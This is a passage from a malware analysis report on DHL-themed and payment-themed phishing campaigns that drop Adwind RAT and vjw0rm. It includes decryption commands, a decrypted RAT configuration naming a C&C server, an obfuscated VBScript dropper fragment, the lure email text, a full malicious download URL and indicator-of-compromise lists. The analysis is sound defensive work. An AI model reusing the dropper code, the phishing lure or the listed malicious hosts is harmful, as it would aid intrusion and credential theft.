/usr/lib/jvm/java-8-oracle/bin/java -jar ../AdwindDecryptor.jar -r ./CgA/vIf/q.GM -a ./X/if/ci.s -i ./P/e/Sw.Vm -o server.jar
```

The server component contains further obfuscated code, which needs to be decrypted.

Under the produced server component (server.jar), located in the jar's "resources" folder, three special files are noticed. These files are: (a) key2.json, which is the AES key file, (b) key1.json file which is the RSA key file and (c) config.json which is the encrypted server's component configuration file.

```
rces$ ls -l
total 12
-rw-r--r-- 1 ubuntu ubuntu  448 Δεκ   3 04:08 config.json
-rw-r--r-- 1 ubuntu ubuntu 1479 Δεκ   3 04:08 Key1.json
-rw-r--r-- 1 ubuntu ubuntu  256 Δεκ   3 04:08 Key2.json
```

```
rces$ xxd Key1.json
00000000: aced 0005 7372 0014 6a61 7661 2e73 6563  ....sr..java.sec
00000010: 7572 6974 792e 4b65 7952 6570 bdf9 4fb3  urity.KeyRep..O.
00000020: 889a a543 0200 044c 0009 616c 676f 7269  ...C...L..algori
00000030: 7468 6d74 0012 4c6a 6176 612f 6c61 6e67  thmt..Ljava/lang
00000040: 2f53 7472 696e 673b 5b00 0765 6e63 6f64  /String;[..encod
00000050: 6564 7400 025b 424c 0006 666f 726d 6174  edt..[BL..format
00000060: 7100 7e00 014c 0004 7479 7065 7400 1b4c  q.~..L..typet..L
00000070: 6a61 7661 2f73 6563 7572 6974 792f 4b65  java/security/Ke
00000080: 7952 6570 2454 7970 653b 7870 7400 0352  yRep$Type;xpt..R
00000090: 5341 7572 0002 5b42 acf3 17f8 0608 54e0  SAur..[B......T.
000000a0: 0200 0078 7000 0004 c430 8204 c002 0100  ...xp....0......
000000b0: 300d 0609 2a86 4886 f70d 0101 0105 0004  0...*.H.........
000000c0: 8204 aa30 8204 a602 0100 0282 0101 008a  ...0............
000000d0: 78c5 8f90 b4c4 5e3a a84e 7b43 946f 8c16  x.....^:.N{C.o..
000000e0: 2e53 86e3 aff0 a6a2 b6e1 bf20 2f42 a8ff  .S.........  /B..
000000f0: 77cb ca9f 809d 3493 7068 441b e1d2 c9aa  w.....4.phD.....
00000100: e0d7 6336 0ec0 2e2e fa1d 5c91 b747 81b9  ..c6......\..G..
00000110: 410c 32b5 360a 608f 3036 56ae 87a7 ff4b  A.2.6.`.06V....K
```

Using AdwindDecryptor, the encrypted server's component configuration file can be decrypted and a readable config file, which contains the malware's configuration, can be produced.

The Decryption process, which was followed, is portrayed below, along with its' output, which was stored by Neurosoft's malware analysts in a file named config-decrypted.json.

```
/usr/lib/jvm/java-8-oracle/bin/java -jar ../AdwindDecryptor.jar -r server/resources/Key1.json -a server/resources/Key2.json -i server/res
ources/config.json -o config-decrypted.json
```


Finally, the following information, which is stored in config.decrypted.json, can be viewed. Through this information it is revealed that Adwind's C&C is slimkudi.ddns[.]net:2888.


```
{
   "NETWORK":[ {
       "PORT":2888, "DNS":"slimkudi.ddns.net"
   }

   ], "INSTALL":true, "MODULE_PATH":"KT/G/mZ.J", "PLUGIN_FOLDER":"skmfRZytPtF", "JRE_FOLDER":"natvvr", "JAR_FOLDER":"pMWxiqNtIDI", "JAR
EXTENSION":"oNiJXH", "ENCRYPT_KEY":"YTBJFICRpMhLoCmZGPMZvAaTQ", "DELAY_INSTALL":2, "NICKNAME":"User", "VMWARE":false, "PLUGIN_EXTENSION"
"EvixA", "WEBSITE_PROJECT":"https://jrat.io", "JAR_NAME":"PrUDMUYzkVE", "JAR_REGISTRY":"hmdrafzxdbw", "DELAY_CONNECT":2, "VBOX":false
}
```

Sample 2 - DHL Express_Shipment Notification E-mail

Additionally, another incident was observed in which similar code to rhyjvpuqfj.vbs was found. The e-mail was sent on 3/12/2018 also by web01.improxy.com – hosted on IP 176.61.147.220 -, with the sender once again impersonating DHL (sender's email address: kuwait@dhl-news.com). The subject of the e-mail was different, and it concerned a shipment/order that supposedly had arrived.

In the e-mail, which is depicted in the image below, a file/vbscript named "EQ032160.vbs" was attached.



The same procedure with the one used in the first malware sample, described earlier in this article, was followed.

The script EQ032160.vbs utilizes the same techniques used in the previous sample (even the same variable names), to drop a new vbs file named Iz0hPnTlaq.vbs and another .jar file (indicatively see image below).

```
    young = ""
    If aderonke = 0 Then
        young = Replace(ronaldo, ribery, lewandowski)
        johncena = conv_64_to_binar(Nothing, 1, young, 10)
    Else
        'kurtangle "7", False, 10, juwon, Nothing, 10
        ExecuteGlobal juwon
        johncena = ""
    End If
End Function
Dim grace
grace = johncena(Nothing, 1, ronke(johncena(Nothing, 0, 284, Nothing), 5, Nothing, 1), 1
```

The .vbs file is detected by 28 AV engines as reported on VirusTotal. The suspicious .vbs file has the following basic properties:

MD5	4de7edfba8f35ce5e1217e234dfbf250
SHA-1	5ef6240fa658ea4be672d610cbb4b9cafa3e560b
File Type	Text
Magic	ASCII text, with very long lines
SSDeep	12288:e1/sDHI386BiX6WVmuBg6Wuqqwft1OgqCOLh8vhxVWxm1xAHPHei/s1GpsZ2VKBy:e1aI386fuift1OgqCayh5qWi/KGiS
TRiD	file seems to be plain text/ASCII (0%)
File Size	926.3 KB

It should be noted that the .jar file (ntfsmgr.jar), which is dropped by the .vbs file, is discovered by 44 AV engines as reported on VirusTotal. The suspicious .jar file has the following Basic properties:

MD5	7bff055fd0b0848dfac9377095e8c886
SHA-1	7143bf9588b6701ac0e253495f7fd9f1f0d6d48d
File Type	JAR
Magic	Zip archive data, at least v2.0 to extract
SSDeep	12288:BgdRskUSoeB77vgNTYG0SWc5pxogQNUhIK/0c2qnAR:WdqkUSHB77vIZ0QsS7B2qnw
TRiD	ZIP compressed archive (80%) PrintFox/Pagefox bitmap (var. P) (20%)
File Size	478.7 KB

Sample 3 - Repayment Confirmation Copy E-mail

Recently (1/2/2019), another campaign which utilizes Adwind RAT along with vjw0rm RAT[6] was spotted. The mail with subject "REPAYMENT CONFIRMATION COPY" was sent by ganesh.lohatkar@ihg.com and through mail server experticsmail.expertics.com.mx (hosted on IP 187.217.245.25).

```
Dear All,

Please kindly note that and we are Transferring payment again to your
Designated bank As advised earlier.

Kindly see attached covering letter with Bank Swift for follow up with
your bank.

Also see below specification Of payment breakdown.

USD 3,146.05
USD 28,550.00
EUR 13,995.20
EUR 2,505.00
EUR 57,808.25
EUR 69,225.47

Please kindly confirm the attached swifts and Send Updated Statement of
Account for our records Purpose.

Regards

Ganesh Montalvo
Head Of Finance
Treasury Department.
```

The mail contains a malicious .jar attachment named "PAYMENTXCONFIRMATION.jar" which is reported on VirusTotal as detected by multiple AV engines.

Basic Properties ⓘ

MD5	e909683ab0ffbfcf11c3333224ffbca7
SHA-1	a42317b20298ab5e951be74a04dae3e3d67b4130
File Type	JAR

The same procedure with the one used in the first malware sample, described earlier in this article, was followed. The following was observed:

The jar file launches a highly obfuscated javascript file named muycfbbegc.js from the user's home directory (System.getProperty("user.home")). It then drops two additional malicious files. The first one is vjw0rm RAT (named NpZYgDSfaN.js), which is written in JavaScript and categorized as information stealer. The second one is a .jar file which is Adwind RAT and is executed using Java. The Adwind RAT .jar file, based on its' MD5 hash, is the same with the one dropped by the first sample. Both RATs are scheduled to run at startup.

[6] https://cofense.com/vjw0rm-malware-heres-watch/

Conclusion

All e-mails contain a malware that uses multiple layers of code obfuscation and very well-structured code in order to drop and execute **two** embedded backdoors (RATs). As it was observed, in all cases, Adwind RAT was used. In all cases the dropper looks for java 1.6 to 1.8 and if it is not installed, it is downloaded from http://www.thegoldfingerinc.com/images/jre.zip , and used to execute Adwind RAT. The delivery of different sets of backdoors is believed to be a ploy used to provide the attacker with different ways of access to the infected system as well as a way to infect additional systems (e.g. through Duhini's or vjw0rm's worm functionalities).

Neurosoft's Indicators of Compromise (IoCs) for the three samples

SHA256s
• **49e27c7a47c004a74e0cd131cf86b7268691af4fcea53425b5cc5b1be02679b2** • **625e257a8e4359cd6d169d31da96fd8a55c07a9ed9daf0f32d06f69b48327c48** • **6cdfea4f37beace8b987d8fb4d4af1fce3270aa6dee684c631afe9ad91f7c0aa** • **738182c7e1d46029cfd16ffba6fe3562a5075c8dc59bbe6c8876e695720db971** • **839d449fee9207b49c1bc1d8a402892ab56c1c71456b449697e04061f0e7e9fb** • **aa5be11c4188536adfc9f056e53c0aaf73a00d97eeb89bd4b1976199c169591e** • **dc680caf7ca693b01dca90f9ef5f835cd52610346108793d3d30cb25ea1409ba** • **e6978add01dddf7d583f3a71d79ca2ace3d6b0096339e712a657f0b7ceebadf5** • **7a9c9aab7f269347bd36db12e7823ac0faa74fd7d254568bea4c075b69cb38b2** • **49e27c7a47c004a74e0cd131cf86b7268691af4fcea53425b5cc5b1be02679b2** • **fe4eb116e76914505efbeb7fbb8777e5d73c882563a8d2eee7f46ef10c0e4c92** • **ef2d29a8e77b66c7fddff6dc08114e1d15f0089f7b68e2cf5f30442cb403afe6**
C&C
• **pm2bitcoin[.]com** • **slimkudi.ddns[.]net** • **goz[.]unknowncrypter[.]com**
Other malicious sites
• **http://www.thegoldfingerinc.com/images/jre.zip**

Similar Campaign Indicators of Compromise (IoCs) as listed by TrendMicro

SHA256s	
SHA256s	**Detection Names**
074a9e38883bf9cc0a951af0fd21052e2c85be4ff26ce213ad81e380c9c2377f	TSPY_HPLOKI.SM1
1add8a999e40c22b58ec1ac65c4a3dbdfcb163503e8cdcafbef5723f7b5293a1	JAVA_JRAT.DRP

1b39d9f79ef2bcbf55d3cbe8217c73077f2a8bf4b326263231bce96100fe3c19	TSPY_HPLOKI.SM1
360bae0c2eb596e9030ea4d25567389c26805c4ae34073c9aba741d51ac0a0f6	JAVA_ADWIND.WIL
40c0532f5255e633a13dc4e5db9dda1be5a3733a152793e2d893ab8207c6acd6	TROJ_CVE201711882.UHAOBGG
7dd5566194b03b22df48af236193fb1853f6fd27205e31657440f640f85d4d76	BKDR_XTRAT.SMM
ad043adce6ada399adab8fc3e767d8292284a8b926f0a33c398825738eacf018	VBS_JRAT.DRP
c200fb4c0e20cf8f7e8ca58b7e8b71f5d967dc0a02938086679b9defa9171567	VBS_DUNIHI.ELDSAVJ
d86fecb9ebf242dfedfbd8a062f67771c2250e542c5a6d25c9d596ad6d609793	JAVA_ADWIND.WIL

C&C servers

- badnulls[.]hopto[.]org
- junpio70[.]hopto[.]org
- pm2bitcoin[.]com

References – Further Useful links

- https://any.run/report/693d967c110eff019853d2a92d77447bcfb2ea2306036644c97d7353a9898662/219a5958-80d1-4761-83ed-b0268ae02351
- https://www.joesandbox.com/analysis/63809/0/html
- https://www.virustotal.com/en/url/efa7b5e5f1a2a76b23e188fa7a749a4b5b6a3ec18193339b773ed0d6de94debd/analysis/1529415665/
- https://www.virustotal.com/#/file/7a9c9aab7f269347bd36db12e7823ac0faa74fd7d254568bea4c075b69cb38b2/detection
- https://any.run/report/e9f7dcddd2ee27234473a9b7dfef2518d35a32b43789e45c4883027c63846013/441dfc04-bdfe-4d90-a535-549e6086f3bb#files